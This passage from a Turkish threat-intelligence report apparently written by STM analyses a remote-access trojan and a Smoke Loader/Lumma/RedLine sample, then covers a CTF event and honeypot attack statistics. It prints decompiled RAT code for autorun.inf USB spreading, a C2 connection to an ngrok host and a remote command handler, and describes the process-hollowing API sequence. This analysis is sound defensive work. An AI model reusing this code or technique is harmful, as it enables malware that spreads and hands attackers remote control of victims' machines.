    catch (Exception ex5)
    {
    }
}
```

Şekil 16: Başlangıç kalıcılığı.

Ayrıca, kötü niyetli yazılımın kalıcılığını otomatik başlatma yöntemiyle sağladığını tespit ettik. Belirtildiği gibi, kötü niyetli yazılımın her mantıksal sürücünün ProgramFiles dizinine svchost.exe olarak kopyalandığını ve ardından bunları otomatik olarak çalıştırmak için bir autorun.inf dosyası oluşturduğunu belirledik. Bu otomatik başlatma dosyasını gizlemek için ek kötü amaçlı yazılım oluşturulduğunu gördük.

```
flag = OK.usb;
if (flag)
{
    string text = "autorun.inf";
    string text2 = OK.usbx;
    FileAttributes fileAttributes = FileAttributes.Hidden;
    string text3 = MyProject.Computer.FileSystem.SpecialDirectories.ProgramFiles;
    string[] logicalDrives = Directory.GetLogicalDrives();
    foreach (string text3 in logicalDrives)
    {
        try
        {
            File.Copy(Application.ExecutablePath, text3 + text2);
            File.SetAttributes(text3 + text2, fileAttributes);
        }
        catch (Exception ex7)
        {
        }
        try
        {
            StreamWriter streamWriter = new StreamWriter(text3 + "\\" + text);
            streamWriter.WriteLine("[autorun]");
            streamWriter.WriteLine("open=" + text3 + text2);
            streamWriter.WriteLine("shellexecute=" + text3, 1);
            streamWriter.Close();
            File.SetAttributes(text3 + text, fileAttributes);
        }
        catch (Exception ex8)
        {
        }
    }
}
```

Şekil 17: Otomatik çalıştırmayla kalıcılığın sağlanması.

C&C sunucusuna bağlanma işlevini incelediğimizde, kötü amaçlı yazılımın "0.tcp.eu.ngrck.io" ana bilgisayarına bağlandığını belirledik. Başarılı bir bağlantıda aşağıdaki bilgileri gönderiyor:

- Ortam değişkenleri
- Bilgisayar adı
- Kullanıcı adı
- Bilgisayarın tarihi
- İşletim sistemi ayrıntıları
- İşlemci tipi
- Kamera durumu
- "HacKed" dizesi

```
// Token: 0x04000013 RID: 19
public static string HH = "0.tcp.eu.ngrok.io";

// Token: 0x04000014 RID: 20
```

Şekil 18: Komuta kontrol.

Tehdit aktöründen alınan veriler, genellikle yeni bir iş parçacığı oluşturularak işlenir.

```
IL_158:
OK.b = new byte[OK.C.Available + 1 - 1 + 1];
long num3 = num - OK.MeM.Length;
flag2 = (unchecked((long)OK.b.Length) > num3);
if (flag2)
{
    OK.b = new byte[(int)(num3 - 1L) + 1 - 1 + 1];
}
int count = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
OK.MeM.Write(OK.b, 0, count);
flag2 = (OK.MeM.Length == num);
if (flag2)
{
    num = -1L;
    Thread thread = new Thread(new ParameterizedThreadStart(OK.im), 1);
    thread.Start(OK.MeM.ToArray());
    thread.Join(100);
    OK.MeM.Dispose();
    OK.MeM = new MemoryStream();
}
}
IL_D8:
IL_230:;
}
catch (Exception ex)
{
}
```

Şekil 19: Veri alma işlemi.

Bu RAT, OK.im çeşitli komutları barındırmaktadır. Fakat, detaylı bir inceleme için özellikle dikkat çeken ve üzerinde ayrıntılı olarak duracağımız komutlar söz konusudur. Bu komutlar, kötü amaçlı yazılımın işlevselliğini etkileyen veya önemli veri alışverişi sağlayan temel işlevleri içermektedir. Bu özel komutlar, yazılımın davranışlarını anlamak ve analiz etmek için öncelikle incelenmesi gereken kritik bileşenlerdir. Ayrıca bu seviyede detaylandırmayı gerektirmeyen komutlar da bulunmaktadır.

Kötü amaçlı yazılım şunları yapabilir:

- Yeni işlemler oluşturabilir.
- Internet Explorer'ın başlangıç sayfası ayarlarını Kayıt Defteri üzerinden değiştirerek başlangıçta bir sayfa/bağlantı başlatabilir. Bu, başka kötü amaçlı yazılımları indirmek, kimlik avı bağlantılarına yönlendirmek, güvenlik açıklarından yararlanmak, başka arka kapılar yüklemek veya bir DDoS saldırısı başlatmak için kullanılabilir.
- Oturumu kapatma/yeniden başlatma/kapatma özelliğine sahiptir.
- Özel hata mesajları oluşturabilir.
- Belirtilen metni sentezlemek için konuşma sentezleyici nesnesi üzerinde 'speak' yöntemini çağırabilir.

İncelenen kötü amaçlı yazılım, oldukça geniş bir yelpazede zararlı faaliyetler gerçekleştirebilen sofistike bir yapıya sahip. Başlangıçta, sisteme giriş için çeşitli yöntemler kullanarak kendini gizleyebiliyor ve kayıt defteri üzerinde değişiklikler yaparak kalıcılık sağlayabiliyor.

Yazılımın belirli bir URL'ye bağlanma, dış kaynaklı komutları alabilme ve bu komutları yürütebilme kabiliyeti dikkat çekicidir. Bu, saldırganın sistemde geniş bir kontrol sağlayabileceği anlamına gelirken, potansiyel olarak zararlı faaliyetlerde bulunması riskini de beraberinde getirir.

```
public static void Ind(byte[] b)
{
    string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
    checked
    {
        try
        {
            string text = array[0];
            string left = text;
            bool flag = Operators.CompareString(left, "nwpr", false) == 0;
            bool flag2;
            if (flag)
            {
                Process.Start(array[1]);
            }
            else
            {
                flag = (Operators.CompareString(left, "site", false) == 0);
                if (flag)
                {
                    OK.Send("site");
                }
                else
                {
                    flag = (Operators.CompareString(left, "fun", false) == 0);
                    if (flag)
                    {
                        OK.Send("fun");
                    }
                    else
                    {
                        flag = (Operators.CompareString(left, "IIhome", false) == 0);
                        if (flag)
                        {
                            OK.AddHome(array[1]);
                        }
                        else
                        {
                            flag = (Operators.CompareString(left, "shutdowncomputer", false) == 0);
                            if (flag)
                            {
                                Interaction.Shell("shutdown -s -t 00", AppWinStyle.Hide, false, -1);
                            }
```

Şekil 20: Saldırganın kullandığı bazı komutlar.

Ayrıca, yazılımın kullanıcı oturumlarını etkileyebilme, özel hata mesajları oluşturma ve hatta metinlerin konuşma sentezi aracılığıyla seslendirilmesi gibi kullanıcının farkına varamayacağı aktiviteleri gerçekleştirme yeteneği vardır. Bu, saldırganın kullanıcı etkileşimini artırabileceği veya gizli faaliyetler yürütebileceği anlamına gelir.

Sonuç olarak, analiz edilen bu kötü amaçlı yazılım, çok yönlü ve gelişmiş yeteneklere sahip olup sistem üzerinde ciddi zararlara yol açabilir. Dikkatli bir şekilde ele alınması gerekmektedir.

7. Smoke Loader, Lumma ve Redline Davranışlarını Barındıran Zararlı Yazılım

MD5 hash değeri 3312724c28199331edc8a84cfa-a73b14 olan 272.50 KB boyutundaki çalıştırılabilir bir Win32 exe zararlı yazılımın kullandığı teknikler incelenmiştir. Dosyanın Virustotal'e ilk yüklenme tarihi 14 Aralık 2023 olup, yüzde 70 üzeri yazılım tespit sistemleri tarafından zararlı olarak işaretlenmiştir. Birçok güvenlik aracı Smoke Loader ve trojan olarak sınıflandırılmıştır.

Smoke Loader, yeni kullanılan bir teknik değildir. Bu yöntemin kullanıldığı zararlı yazılımların 2011 yılında dark webde satıldığı görülmüştür. Modüler bir zararlı yazılım olup aynı zamanda bulaştığı bilgisayara başka zararlı yazılımları indirmek için de kullanılabilir. Smoke Loader'ın temel fonksiyonları arasında en fazla 10 adet dosyayı yüklemek ve çalıştırmak yer alır. İncelediğimiz zararlı yazılım da 10 adet proses çalıştırmaktadır. Kurbanları coğrafi olarak hedeflemek amacıyla saldırıları belirli ülkelere yönlendirebilir. Eklenebilir modüller sayesinde TeamViewer veya FTP gibi istemcilerinin parolalarını elde etme özelliği eklenebilir. Zararlı yazılım Anti-Analiz yetenekleri yanı sıra sanal makine kontrolü, analiz araçlarını keşfetme ve bu araçlara karşı önlem almak gibi karmaşık yeteneklere de sahiptir.

Smoke Loader, process hollowing tekniğini kullanarak Explorer.exe prosesini hedef alır. Bu tekniğin belirgin özelliklerinden biri de Explorer.exe'nin PID değerini elde etmek için GetWindowThreadProcessId'yi kullanmasıdır. C2 (Komuta Kontrol) bağlantısında Microsoft.com ve Adobe.com gibi web sitelerine de trafik sağlayarak ağ analizinde yasal veri oluşturup kendi C2 trafiğini saklamaya çalışmaktadır. C2 isteklerini düzensiz yapmaktadır. Bazı isteklere sunucu tarafından HTTP 404 hatası dönmesine karşın gelen cevap içinde zararlı yazılım tarafından kullanılacak veri bulunması söz konusu tekniğin bir başka özelliğidir.

Zararlı yazılım çalıştığı zaman Smoke Loader'ın özelliği olarak Explorer.exe'ye enjekte olmaktadır. Enjekte olurken de process hollowing tekniğini kullanmaktadır. Bu tekniği kullanan saldırganlar, yapılan işlemlerin tespit edilmesini zorlaştırıp uzun süreli kalıcılık sağlayarak farklı mimarilerde çalışan sistemlerde etkili olabilmektedir. Process hollowing tekniği temel olarak yeni bir proses oluşturarak başlar ve ardından bu prosesin bellek üzerinde kullandığı alan boşaltılır. Bu boş bellek alanı, kötü amaçlı kod ile değiştirilir. Bu hedef proses, CreateProcess gibi Windows API çağrısı kullanılarak oluşturulabilir. Bu API çağrısı, prosesin bekleme durumunda çalışması için bir flag içerir. Prosesin bellek üzerinde kullandığı alanı boşaltmak için ZwUnmapViewOfSection veya NtUnmapViewOfSection gibi API çağrıları kullanılabilir. Daha sonra yazma işlemi gerçekleşir ve sırasıyla VirtualAllocEx, WriteProcessMemory, SetThreadContext ve ResumeThread kullanılarak devam ettirilir. Bu API'lar process hollowing tekniğinin yakalanabilmesini sağlayan genel imzalarıdır.

İncelenen zararlı yazılım analiz ortamında çalıştırılıp incelendiğinde; enjekte olunan Explorer.exe'nin oluşturduğu ağ trafiği sonrasında indirilen veri de kullanılarak Explorer.exe tarafından 10 adet yeni proses çalıştırıldığı görülmüştür. İncelediğimiz zararlı yazılım tarafından bazı proseslerin dinamik analiz süresince kayda değer bir işlem yapmadığını görüyoruz. Dizin olarak AppData\Local\Temp\ altında oluşturulan exe uzantılı dosya isimlerinin rasgele dört karakterden oluştuğu görülüyor. Process hollowing tekniğini kullanılarak oluşturulan servisler ise explorer.exe'yi kullanmaktadır. Önemli davranışlarda bulunan prosesler ve yaptıkları işlemler incelenmiştir.

Biri C:\Windows\SysWOW64\explorer.exe ve diğeri de C:\Windows\explorer.exe lokasyonundan olmak üzere iki adet yeni Explorer.exe prosesi başlatılmaktadır. C2 ile standart http portu olan 80'den bağlantı kurmaktadır. Proses tarafından Firefox'un profiles.ini dosyası içeriğine ulaştığı görülmektedir. MITRE (mitre.org) tarafından yayınlanmakta olan ATT&CK tekniği T1552 Unsecured Credentials başlığı altında detaylandırılmaktadır. Saldırganlar, hedefledikleri sistemlerde zayıf bir şekilde saklanan kimlik bilgilerini bulmak ve elde etmek amacıyla işletim sistemi üzerinde arama yapabilir. Kimlik bilgileri, sistemde birçok farklı konumda bulunabilir.

Üçüncü proses olan ve ismi rasgele oluşturulan exe uzantılı dosya <DriveLetter>:/Users/<Username>/AppData/Local/Temp/ klasörü altından çağrılmaktadır. Bu dosyanın hem YARA kuralı hem de ağ üzerinde oluşturduğu trafiğin SURICATA tarafından analizi sonrasında ilk defa 2020 yılında görülen RedLine Stealer olduğu anlaşılıyor. Bu. kullanıcıların verilerini tarayıcılardan, sistemlerden ve yüklü yazılımlardan toplayan bir yazılımdır. Ayrıca işletim sistemlerine diğer kötü amaçlı yazılımları da bulaştırma yeteneği vardır. RedLine, tarayıcılardan, mesajlaşma programlarından ve dosya aktarım yazılımlarından kullanıcı bilgilerini alan bir bilgi hırsızıdır. Yazılımın ana hedefi parolalar, kredi kartı bilgileri, kullanıcı adı, konum, otomatik doldurma verileri, çerezler, yazılım seti ve klavye düzeni, UAC ayarları vb. donanım yapılandırmasıdır. Zararlı yazılım ayrıca kripto para birimini çalma yeteneğine de sahiptir. Analizi yapılan zararlı yazılım, kurulu olan FileZilla uygulamasının recentservers.xml dosya içeriğine ulaşmıştır. Ayrıca yüklü olan yazılımların isimlerini sorgulamış ve BIOS sürüm bilgisine ulaşmıştır. Bu bilgileri TCP protokolü üzerinden açık olarak bağlantı kurduğu C2'ya da göndermektedir.

Dördüncü proses ise regsvr32 ile çalıştırılan ve Temp altında bulunan ismi rasgele oluşturulan bir DLL dosyasıdır. Bu proses işletim sisteminin sanal bir bilgisayarda çalışıp çalışmadığını kontrol etmektedir. Analiz ortamı denetleme yeteneği kullanılmaktadır.

Beşinci proses olan ve ismi rasgele oluşturulan exe uzantılı dosya <DriveLetter>:/Users/<Username>/AppData/Local/Temp/ klasörü altından çağrılmaktadır. Çalıştıktan hemen sonra bir tmp uzantılı dosya oluşturmaktadır. Bu dosya PE32 olarak çalıştırıldıktan ve yeni proses de çalıştıktan hemen sonra bir öncekiyle aynı isimde bir adet tmp uzantılı dosya daha oluşturmaktadır. Bu dosya da PE32 olarak çalıştırılmaktadır. Bu proses, görev zamanlayıcısını (Task Scheduler) kullanarak sistemdeki mevcut zamanlanmış görevler hakkındaki bilgileri sorgulamak için Windows Görev Zamanlayıcı yardımcı programını (schtasks.exe) kullanmaktadır. Bu proses ilave olarak Windows kullanıcısı adı ve kuruluş bilgilerine ulaşır, desteklenen dilleri kontrol eder, bilgisayar adını okur, program dizininde dosyalar oluşturur, 7-zip arşivleyicisini ve SQLite DLL dosyalarını ilgili klasörlere koyar. Analiz süresince 7-zip arşivleyici ve SQLite DLL dosyalarının varlığının görülmesi, kötü amaçlı işlemlerin göstergesi olabilmektedir. Bu dosyalar, kötü amaçlı yazılımlar tarafından dosya sıkıştırma veya veri tabanı manipülasyonu gibi çeşitli amaçlarla yaygın olarak kullanılabilmektedir.

Altıncı proses olan ve ismi yine rasgele oluşturulan exe uzantılı dosya <DriveLetter>:/Users/<Username>/AppData/Local/Temp/ klasörü altından çağrılmaktadır. Proses çalışır çalışmaz, İnternetten çalıştırılabilir bir dosya indirmektedir. Aynı isimde dört adet proses çalıştırmakta ve proseslerden biri zararlı yazılım aktivitesi göstermektedir. Ağ trafiğinin analizi neticesinde SURICATA tarafından LUMMA zararlı yazılımı olarak işaretlenen proses

bilgisayar isminin okunması, yüklü yazılım bilgilerine erişilmesi ve tarayıcı çerezlerinin çıkartılması işlemlerini yapmaktadır. Bu aktiviteler söz konusu zararlı yazılımın kişisel bilgi toplama amacı olan bir davranışı olduğunu gösterir. Ayrıca bir C2 sunucusuna bağlanarak kişisel veri hırsızlığına benzer eylemleri de gerçekleştirir. Lumma etiketinin varlığı, Lumma'nın bilinen bir tehdit veya kötü amaçlı yazılımla ilişkilendirilmesi nedeniyle kötü niyetli olduğunu da göstermektedir.

Yedinci proses ismi rasgele oluşturulan exe uzantılı dosya <DriveLetter>:/Users/<Username>/AppData/Local/Temp/ klasörü altından çağrılmaktadır. Bu proses tarafından yeni bir proses başlatılır. Yeni prosesin ağ trafiği SURICATA tarafından REDLINE olarak işaretlenmiştir. Analiz süresince bu prosesin C2 sunucusuna bağlandığı görülmektedir. Ayrıca desteklenen dillere, bilgisayar adına, makine GUID'sine ve ortam değerlerine ilişkin kayıt defteri değerlerine erişim gibi kişisel verilerin çalındığını gösteren eylemler de gerçekleştirmektedir. Ayrıca, web tarayıcılarının kimlik bilgilerini çalma, tarayıcı çerezlerini okuma ve yüklü yazılımları arama gibi davranışlar sergilemiştir.

Sekizinci proses de ismi rasgele oluşturulan exe uzantılı dosya <DriveLetter>:/Users/<Username>/AppData/Local/Temp/ klasör altından çağrılmaktadır. Bu proses çalışınca kendisini tekrar çalıştırarak yeni bir proses oluşturmaktadır. Zararlı yazılımlar çeşitli nedenlerle kendisini tekrar çalıştırır. Güvenlik yazılımları tarafından algılanmaktan kaçınmak için kendisini başlatma yöntemleriyle, örneğin antivirüs ve diğer güvenlik araçları tarafından tespit edilmekten kaçınmayı hedefleyebilir. Aynı proses indirdiği bir dosyayı csrss.exe olarak çalıştırmaktadır. Sistem dosya ismi benzerliği yine güvenlik araçlarından kaçma hedefini göstermektedir. Yeni çalışan proses, uzak sunucuların SMTP, FTP ve SSH servislerine bağlanmaya çalışmaktadır. Bu prosesin desteklenen dillerin kontrol edilmesi, program dizininde dosyalar oluşturulması, bilgisayar adının ve makine GUID'sinin kayıt defterinden okunması, geçici bir dizinde dosyalar oluşturulması, çalıştırılabilir dosyanın proses başlangıcından hemen sonra diske yazılması olmak üzere kendisiyle ilişkili çeşitli zararlı yazılım davranışları vardır.

Analiz süresince görülen teknikleri MITRE'nin ATT&CK matrisinde kontrol ettiğimizde zararlı yazılımın yetenek setinin büyüklüğü daha kolay görülebilmektedir. Söz konusu yetenekler;

- Execution (Çalıştırma), Persistence (Kalıcılık), Privilege Escalation (Ayrıcalık Yükseltme)
- T1053.005 Scheduled Task (Zamanlanmış Görev)
- Defense Evasion (Savunmadan Kaçınma)
- T1497 Virtualization/Sandbox Evasion (Görselleştirme/Kum Havuzundan Kaçınma)
- T1036 Masquerading (Maskeleme)
- T1218 System Binary Proxy Execution (Binary Proxy Sistem Yürütme)
- Credential Access (Kimlik Bilgisi Erişimi)
- T1539 Steal Web Session Cookie (Web Oturumu Çerezini Çalma)
- T1555 Credentials from Password Stores (Parola Saklama Alanlarından Kimlik Bilgisi)
- T1552 Unsecured Credentials (Güvencesiz Kimlik Bilgisi)
- Discovery (Keşif)
- T1497 Virtualization/Sandbox Evasion (Sanallaştırma/Kum Havuzundan Kaçınma)
- T1012 Query Registry (Kayıtdefteri Sorgulama)
- T1082 System Information Discovery (Enformasyon Keşfi)
- T1033 System Owner/User Discovery (Sistem Sahibi/Kullanıcı Keşfi)
- T1518 Software Discovery (Yazılım Keşfi)
- Lateral Movement (Yanal Hareket)
- T1021 Remote Services (Uzaktan Servisler)
- Collection (Toplama)
- T1114 Email Collection (E-posta Toplama)
- C2 (Komut ve Kontrol)
- T1105 Ingress Tool Transfer (Giriş Aleti Transferi)
- T1071 Application Layer Protocol (Uygulama Katman Protokolü)
- T1571 Non-Standard Port (Standart Olmayan Port)

İşletim sisteminden bilgi toplama, yüklü programlardan veri tarama, kullanıcı bilgilerini toplama, ağ üzerinden C2 ile haberleşme, internet üzerindeki farklı servislere bağlantı sağlamaya çalışma, veri sızdırma ve veri indirme işlemleri zararlı yazılımın dikkati çeken özellikleridir. Analiz araçlarından kaçınmak için ağırlıklı olarak Anti-Detection ve Anti-Reverse tekniklerini kullandığı görülmektedir.

İncelenen zararlı yazılımda Smoke Loader, Lumma ve Redline davranışları gözlenmiştir.

DÖNEM KONUSU

8. STMCTF'23

Türkiye'nin en uzun soluklu siber güvenlik yarışması "Capture The Flag-CTF'23" beyaz şapkalı hacker'ların mücadelesine sahne oldu. 700'ü aşkın yarışmacının katıldığı yarışmada dereceye girenler 225 bin TL'lik ödülün sahibi oldu. CTF, her yıl siber güvenlik alanında kariyer yapmak isteyen gençlerin ve siber güvenlik araştırmacılarının ilgi odağı oluyor. Tüm dünyada "Siber Güvenlik Farkındalık Ayı" olarak kutlanan Ekim ayında düzenlenen, Türkiye'nin en uzun soluklu CTF'inde yarışmacılar, siber güvenlik zafiyetlerini bulmak ve sistemleri ele geçirmek için mücadele etti. CTF'te mücadele edecek yarışmacılar; kriptoloji, zararlı yazılım, tersine mühendislik, web ve mobil uygulamalar gibi dallarda belirlenen siber güvenlik sorularını çözmeye çalıştı. Zararlı yazılım kategorisinde hem Linux hem Windows platformları için gerçek hayatta karşılaşılabilecek zararlı türleri hakkında sorular soruldu. Zararlı davranışları gösteren fakat gerçekte zararlı olmayan, katılımcıların üzerinde rahatça çalışabilecekleri çalıştırılabilir dosyalar hazırlandı. Bu zararlı dosyalar ile zararlı yazılım analistlerinin ya da konuya ilgi duyan katılımcıların zararlı yazılımları inceleme konusundaki yeteneklerinin güçlendirilmesi hedefleniyordu. Sorulardan biri Linux üzerinde çalışan fidye yazılımı üzerineydi. Bir web sitesine saklanmış zararlı yazılım katılımcılar tarafından tespit edilip analiz edilmeye başlandı. Zararlı, gerçek zararlılar gibi paketlendiğinden analistler, statik analiz sonucunda herhangi bir bulguya rastlamadı. Ayrıca belirli bir klasör aradığından ötürü ilk başta zararlı davranışını gerçekleştirmeyecek şekilde hazırlandı. Gerçek zararlıların, kum havuzu ve diğer dinamik analizleri atlatmak üzerine kurulu teknikleri bu şekilde analistlere sunuldu. Ayrıca bu zararlı ile, paketlenmiş bir şüpheli çalıştırılabilir dosyanın analiz edilmesi konusunda analistlere pratik yapma imkânı sağlandı. Soruda sorulan fidye yazılımı, "iso" dosyalarını bulup bunları şifreleme davranışı gerçekleştirerek bütün diskteki dosyaları şifrelemek yerine hedefli olarak dokümanlar, veritabanı dosyaları, resim ya da video dosyaları gibi belirli uzantıya sahip dosyaları şifreleyen fidye yazılımları taklit edildi. Analistler, bu dosyaları şifreleyen kısmı analiz edip zararlı tarafından kullanılan parolayı gördüklerinde bayrağı yakalamış oldular.

Bu senaryoya ek olarak başka bir soruda "HackTools" olacak şekilde bir Windows zararlısı hazırlandı. Senaryoya göre "Valorant" oyunu için hazırlanmış zararlı, oyun için kullanılan kullanıcı adı ve şifre çalmayı taklit edecek şekilde tasarlandı. Gerçek hayatta, popüler oyunlar için hazırlanmış hile programları üzerinden sıkça zararlı davranışların gerçekleştirildiği bilinmekte. Bu senaryoda bu tür araçların çoğunlukla zararlı olduğu ve analistlerce bu zararlı davranışların nasıl tespit edilebileceğine dair analistlere olanak sağlandı. C# uygulaması üzerinde statik ve dinamik analiz aşamalarını gerçekleştirerek katılımcılar bayrağı yakalamış oldular.

Bu sene dokuzuncusu gerçekleştirilen STMCTF'te adli bilişim, tersine mühendislik, web, mobil uygulamalar gibi gündeme yakın konularda siber güvenlik alanındaki insanlara saldırıları öngörme ve etkili şekilde karşı koyma yeteneklerini geliştirme imkânları sağlanıyor.

Honeypot Verileri

Bu rapor üç ay içinde Honeypot sensörlerimizden topladığımız verilerle oluşturulmuştur. En çok saldırı toplanan ülkeler, portlar, en çok denenen kullanıcı adları ve parolalarla ilgili veriler azalan sırada listelenerek inceleme için sunulmuştur. Ekim, Kasım ve Aralık ayları boyunca Honeypot sensörlerimize toplam 1.846.547 saldırı gelmiştir.

Şekil 21: Gelen saldırıların ülkelere göre dağılımı.

Saldırıların Geldiği Ülke	Saldırı Sayısı
Rusya	227.442
ABD	141.002
Polonya	127.283
Estonya	120.467
Ukrayna	113.932
Hindistan	107.711
Vietnam	101.169
Singapur	101.022
Bulgaristan	67.682
İran	60.035

Tablo 1: En çok saldırı gelen 10 ülke ve saldırı sayıları.

Toplanan veriler incelendiğinde, en çok saldırı gelen ülkenin Rusya (%19) olduğu, onu ABD (%12), Polonya (%11), Estonya (%10,21) ve Ukrayna'nın (%8,9) takip ettiği görülmektedir.

Saldırılan Port	Saldırı Sayısı
445 - SMB	721.264
5900 - VNC	499.898
22 - SSH	144.400
25 - SMTP	99.042
5432	95.051
23 - TELNET	20.184
21 - FTP	5.917
5555	5.093
443	4.498
80 - HTTP	3.012

Tablo 2: En çok saldırı gelen portlar, bu portları kullanan servisler ve saldırı sayıları.

Tablo 2'de de görüldüğü üzere en çok saldırı 445 portuna gelmiştir. 445 portunda sunucuların yazıcı ve paylaşılan dosyalar için kullandığı SMB servisi çalışmaktadır. Bu yüzden SMB servisinin diğer servislere kıyasla daha çok saldırı alması beklenen bir durum olarak kabul edilebilir. SMB servisini sırasıyla VNC, RDP, SMTP, SSH ve TELNET takip etmektedir. UPnP ve web servislerine yapılan ve son üç ayda artış gösteren saldırılar dikkat çekmektedir.

UPnP, ağ cihazlarını ve hizmetlerini keşfetmek, kurmak ve yönetmek için kullanılan bir iletişim protokolüdür birçok ev otomasyonu ve ağ cihazı tarafından desteklenir. Saldırganlar, UPnP ile ilgili güvenlik açıklarını hedefleyip ağa yetkisiz erişim sağlayarak çeşitli zararlı eylemlerde bulunabilir ve ağdaki cihazları tehlikeye atabilirler.

80, 8080, 8000 portlarında çalışan servisler genellikle web servisleri olup bu çeyrekte web uygulamalarına yönelik saldırıların arttığını söyleyebiliriz. Web uygulamalarına yapılan bu saldırılar neticesinde saldırganlar sunuculara zarar verebilir, hassas bilgileri ele geçirebilir veya hizmet kesintilerine neden olabilir.

Şekil 22: Parola etiket bulutu.

Şekil 23: Kullanıcı adı etiket bulutu.

Denenen Parola	Deneme Sayısı
123456	5.931
3245gs5662d34	4.806
345gs5662d34	4.800
admin	2.623
password	2.280
123	2.255
1234	1.456
Password	1.100
changeme	827
operator	789

Tablo 3: SSH ve RDP honeypot'larımız üzerinde en çok denenen parolalar ve deneme sayıları.

Denenen Kullanıcı Adı	Deneme Sayısı
root	54.413
postgres	8.861
admin	5.242
345gs5662d34	4.800
ubuntu	1.689
(boş)	1.050
user	869
test	719
guest	488
anonymous	382

Tablo 4: SSH ve RDP honeypot'larımız üzerinde en çok denenen kullanıcı adları ve deneme sayıları.

Denenen parolalar incelendiğinde, birçok yönetim arayüzünün standart olarak kullandığı parolalar olan 123456, 3245gs5662d34, admin gibi terimler gözlemlenmektedir. Bu gibi parolaların test veya deneme süreçleri tamamlanır tamamlanmaz karmaşık, 12-16 karakterli, özel karakter içeren parolalarla değiştirilmesi analistlerimiz tarafından tavsiye edilmektedir. Ayrıca kolay hatırlanması ve girilmesi için herhangi bir harf, özel karakter olmadan sadece sıralı sayılarla oluşturulmuş parolalar kullanmaktan kaçınılmalıdır.

Denenen kullanıcı adları incelendiğinde, yeni kurulmuş olan sistemlerin sıklıkla kullandığı root, admin, user gibi kullanıcı adlarının saldırganlar tarafından tercih edildiği görülmektedir. Kurulumu tamamlanan servislerin ve yönetim panellerinin kullanıcı adlarının en kısa zamanda değiştirilmesi ve kurulan sistemlerin isimlerinin kullanılmaması (örn. ubuntu, postgres, oracle, testuser) tavsiye edilmektedir.

KAYNAKÇA

[1] *ISO*, «ISO27001:2022,» 2022. [Çevrimiçi]. Available: https://www.iso.org/standard/27001.

[2] *ISO*, «ISO 28000:2022 "Security and resilience — Security management systems — Requirements",» [Çevrimiçi]. Available: https://www.iso.org/obp/ui/#iso:std:iso:28000:ed-2:v1:en.

[3] *ISO*, «ISO 28001:2007 "Security management systems for the supply chain — Best practices for implementing supply chain security, assessments and plans — Requirements and guidance",» [Çevrimiçi]. Available: (https://www.iso.org/obp/ui/#iso:std:iso:28001:ed-1:v1:en).

[4] *ISO*, «ISO 28004-1:2007" Security management systems for the supply chain — Guidelines for the implementation of ISO 28000 — Part 1: General principles" (,» [Çevrimiçi]. Available: https://www.iso.org/obp/ui/#iso:std:iso:28004:-1:ed-1:v1:en.

[5] *ISO*, «ISO 31000:2018(en) Risk management — Guidelines (,» [Çevrimiçi]. Available: https://www.iso.org/obp/ui/#iso:std:iso:31000:ed-2:v1:en.

[6] *NIST*, «NIST SP 800-161,» [Çevrimiçi]. Available: https://csrc.nist.gov/pubs/sp/800/161/r1/final.

[7] *NIST*, «NIST SP 800-53,» [Çevrimiçi]. Available: https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final.

[8] *Spring*, «Spring Docs,» [Çevrimiçi]. Available: https://docs.spring.io/spring-framework/docs/4.1.x/spring-framework-reference/html/validation.html . [Erişildi: 19 12 2023].

[9] *European Commission*, «EU Cyber Resilience Act,» 1 Aralık 2023. [Çevrimiçi]. Available: https://digital-strategy.ec.europa.eu/en/policies/cyber-resilience-act.

[10] D. Fidancıoğlu, «Siber Dayanıklılık Tüzüğü -1,» 5 Aralık 2023. [Çevrimiçi]. *Medium*, Available: https://medium.com/cyber-alliance/siber-dayan%C4%B1kl%C4%B1l%C4%B1k-t%C3%BCz%C3%BC%C4%9F%C3%BC-1-6e617ac6f617.

[11] *European Commission*, «Political agreement on Cyber Resilience Act,» 1 Aralık 2023. [Çevrimiçi]. Available: https://ec.europa.eu/commission/presscorner/detail/en/IP_23_6168.

[12] *European Commission*, «Cyber Resilience Act - Factsheet,» 8 Aralık 2023. [Çevrimiçi]. Available: https://digital-strategy.ec.europa.eu/en/library/cyber-resilience-act-factsheet.

[13] *European Commission*, «The Cybersecurity Strategy,» 7 Haziran 2022. [Çevrimiçi]. Available: https://digital-strategy.ec.europa.eu/en/policies/cybersecurity-strategy.

[14] *European Commission*, «EU Security Union Strategy,» 24 Temmuz 2020. [Çevrimiçi]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:52020DC0605&from=EN.

[15] *European Commission*, «CE marking,» 25 Ekim 2021. [Çevrimiçi]. Available: https://single-market-economy.ec.europa.eu/single-market/ce-marking_en#:~:text=The%20letters%20'CE'%20appear%20on,health%2C%20and%20environmental%20protection%20requirements..

[16] *European Commission*, «Cyber Resilience Act(library),» 20 Haziran 2023. [Çevrimiçi]. Available: https://digital-strategy.ec.europa.eu/en/library/cyber-resilience-act.

[17] *European Commission*, «CYBER RESILIENCE ACT #SOTEU,» 8 Aralık 2023. [Çevrimiçi]. Available: https://ec.europa.eu/newsroom/dae/redirection/document/89528.

[18] *European Commission*, «Cyber Resilience Act - Questions and Answers,» 1 Aralık 2023. [Çevrimiçi]. Available: https://ec.europa.eu/commission/presscorner/detail/en/QANDA_22_5375.

[19] *Marketing Türkiye*, 2023. [Çevrimiçi]. Available: https://www.marketingturkiye.com.tr/haberler/chatgpt-siber-saldiri/.

[20] *Marketing Türkiye*, 10 Kasım 2023. [Çevrimiçi]. Available: https://www.marketingturkiye.com.tr/haberler/chatgpt-siber-saldiri/.

[21] *CLOUDFLARE*, 2023. [Çevrimiçi]. Available: https://www.cloudflare.com/learning/ddos/glossary/anonymous-sudan/.

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech